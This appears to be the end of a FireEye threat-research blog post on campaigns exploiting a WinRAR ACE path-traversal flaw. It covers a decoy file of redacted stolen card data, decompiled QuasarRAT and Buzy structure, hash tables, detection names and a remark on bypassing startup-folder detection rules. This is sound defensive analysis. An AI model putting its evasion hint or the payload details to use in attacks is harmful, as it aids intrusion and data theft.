
C:\Users\admin\Desktop\cc\new cc buy.txt - Notepad++ [Administrator]

```
[redacted]
exp:[redacted]
cvv:[redacted]
address:[redacted] Apt 2
zip:[redacted]
holders name: [redacted]
city:[redacted]
state:wv
email:[redacted]@gmail.com
tel:[redacted]264
ssn: [redacted]

september 3 [redacted]..dob

[redacted]te...wife...feb 21 [redacted]
insured
2007 volkswagen jette


checking.....[redacted]....$10...........[redacted]....$7.....savings...$553
```

Figure 20: Text file containing stolen credit card details as decoy

Payloads


This campaign used payloads from different malware families. To keep the draft concise, we did not include the analysis of all of them. The decompilation of one of the payloads with hash 1BA398B0A14328B9604EEB5EBF139B40 shows keylogging capabilities (Figure 21). We later identified this sample as QuasarRAT.



```
explorer (1.3.0.0)
    References
    Resources
        xClient.Properties.Resources.resources
    {} -
    {} AForge.Video.DirectShow
    {} AForge.Video.DirectShow.Internals
    {} xClient.Core.Compression
    {} xClient.Core.MouseKeyHook
    {} xClient.Core.MouseKeyHook.Implementation
    {} xClient.Core.MouseKeyHook.WinApi
    {} xClient.Core.NetSerializer
    {} xClient.Core.NetSerializer.TypeSerializers
    {} xClient.Core.Packets.ClientPackets
    {} xClient.Core.Packets.ServerPackets
    {} xClient.Core.Recovery.Browsers
    {} xClient.Core.Registry
    {} xClient.Core.ReverseProxy.Packets
    {} xClient.Core.Utilities
```

Figure 21: Keylogging capabilities

The decompilation of all the .NET-based payload shows that much of the code is written in Chinese. The decompilation of malware with hash BCC49643833A4D8545ED4145FB6FDFD2 containing Chinese text is shown in Figure 22. We later identified this sample as Buzy.



```
Discord (0.4.9.0)
    References
        Microsoft.VisualBasic
        mscorlib
        System
        System.Windows.Forms
    Resources
        顾司氏的生官.Resources
            家城城家泽泽执
            的孙蚰是顾顾
            顾顾物蚰的物
    {} 公成族物太执的族族
        司孙司是氏孙的生席成首执
    {} 太氏泽孙氏太太席的的司成
        泽司城成孙是的生希顾顾的
    {} 太生生物族成官司孙蚰物
        家孙公商的司太蚰首氏
    {} 家太族的物太首首泽的是的首蚰
        行的成孙物顾家的官
    {} 族氏公是官氏成公
        城物希氏席商氏司太顾孙
    {} 行蚰太成的顾太
        执首公执首公席席的希商城族顾
    {} 行行氏行官泽太商
        的司蚰族生行执生公是太席
    {} 顾司物公首席
        是顾物公族
```

Figure 22: Code written in Chinese

The other payloads also have similar keylogging, password stealing and standard RAT capabilities. The VirusTotal submissions show the use of different malware families in this campaign and a wide range of targeting.

Hashes of ACE Files

File Name	Hash

leaks copy.rar	e9815dfb90776ab449539a2be7c16de5
cc.rar	9b81b3174c9b699f594d725cf89ffaa4
zabugor.rar	914ac7ecf2557d5836f26a151c1b9b62
zabugorV.rar	eca09fe8dcbc9d1c097277f2b3ef1081
Combolist.rar	1f5fa51ac9517d70f136e187d45f69de
Nulled2019.rar	f36404fb24a640b40e2d43c72c18e66b
IT.rar	0f56b04a4e9a0df94c7f89c1bccf830c

Hashes of Payloads

File name	Hash	Malware Family
explorer.exe	1BA398B0A14328B9604EEB5EBF139B40	QuasarRAT
explorer.exe	AAC00312A961E81C4AF4664C49B4A2B2	Azorult
IntelAudio.exe	2961C52F04B7FDF7CCF6C01AC259D767	Netwire
Discord.exe	97D74671D0489071BAA21F38F456EB74	Razy
Discord.exe	BCC49643833A4D8545ED4145FB6FDFD2	Buzy
old.exe	119A0FD733BC1A013B0D4399112B8626	Azorult

FireEye Detection

FireEye detection names for the indicators in the attack:

FireEye Endpoint Security	**IOC:** WINRAR (EXPLOIT) **MG:** Generic.mg **AV:** • Exploit.ACE-PathTraversal.Gen • Exploit.Agent.UZ • Exploit.Agent.VA • Gen:Heur.BZC.ONG.Boxter.91.1305E319 • Gen:Variant.Buzy.2604 • Gen:Variant.Razy.472302 • Generic.MSIL.PasswordStealerA.5CBD94BB • Trojan.Agent.DPAS • Trojan.GenericKD.31783690 • Trojan.GenericKD.31804183
FireEye Network Security	• FE_Exploit_ACE_CVE201820250_2 • FE_Exploit_ACE_CVE201820250_1 • Backdoor.EMPIRE • Downloader.EMPIRE • Trojan.Win.Azorult • Trojan.Netwire
FireEye Email Security	• FE_Exploit_ACE_CVE201820250_2 • FE_Exploit_ACE_CVE201820250_1 • FE_Backdoor_QUASARRAT_A • FE_Backdoor_EMPIRE

Conclusion

We have seen how various threat actors are abusing the recently disclosed WinRAR vulnerability using customized decoys and payloads, and by using different propagation techniques such as email and URL. Because of the huge WinRAR customer-base, lack of auto-update feature and the ease of exploitation of this vulnerability, we believe this will be used by more threat actors in the upcoming days.

Traditional AV solutions will have a hard time providing proactive zero-day detection for unknown malware families. FireEye MalwareGuard, a component of FireEye Endpoint Security, detects and blocks all the PE executables mentioned in this blog post using machine learning. It's also worth noting that this vulnerability allows the malicious ACE file to write a payload to any path if WinRAR has sufficient permissions, so although the exploits that we have seen so far chose to write the payload to startup folder, a more involved threat actor can come up with a different file path to achieve code execution so that any behavior based rules looking for WinRAR writing to the startup folder can be bypassed. Enterprises should consider blocking vulnerable WinRAR versions and mandate updating WinRAR to the latest version.

FireEye Endpoint Security, FireEye Network Security and FireEye Email Security detect and block these campaigns at several stages of the attack chain.

Acknowledgement

Special thanks to Jacob Thompson, Jonathan Leathery and John Miller for their valuable feedback on this blog post.

Previous Post
Next Post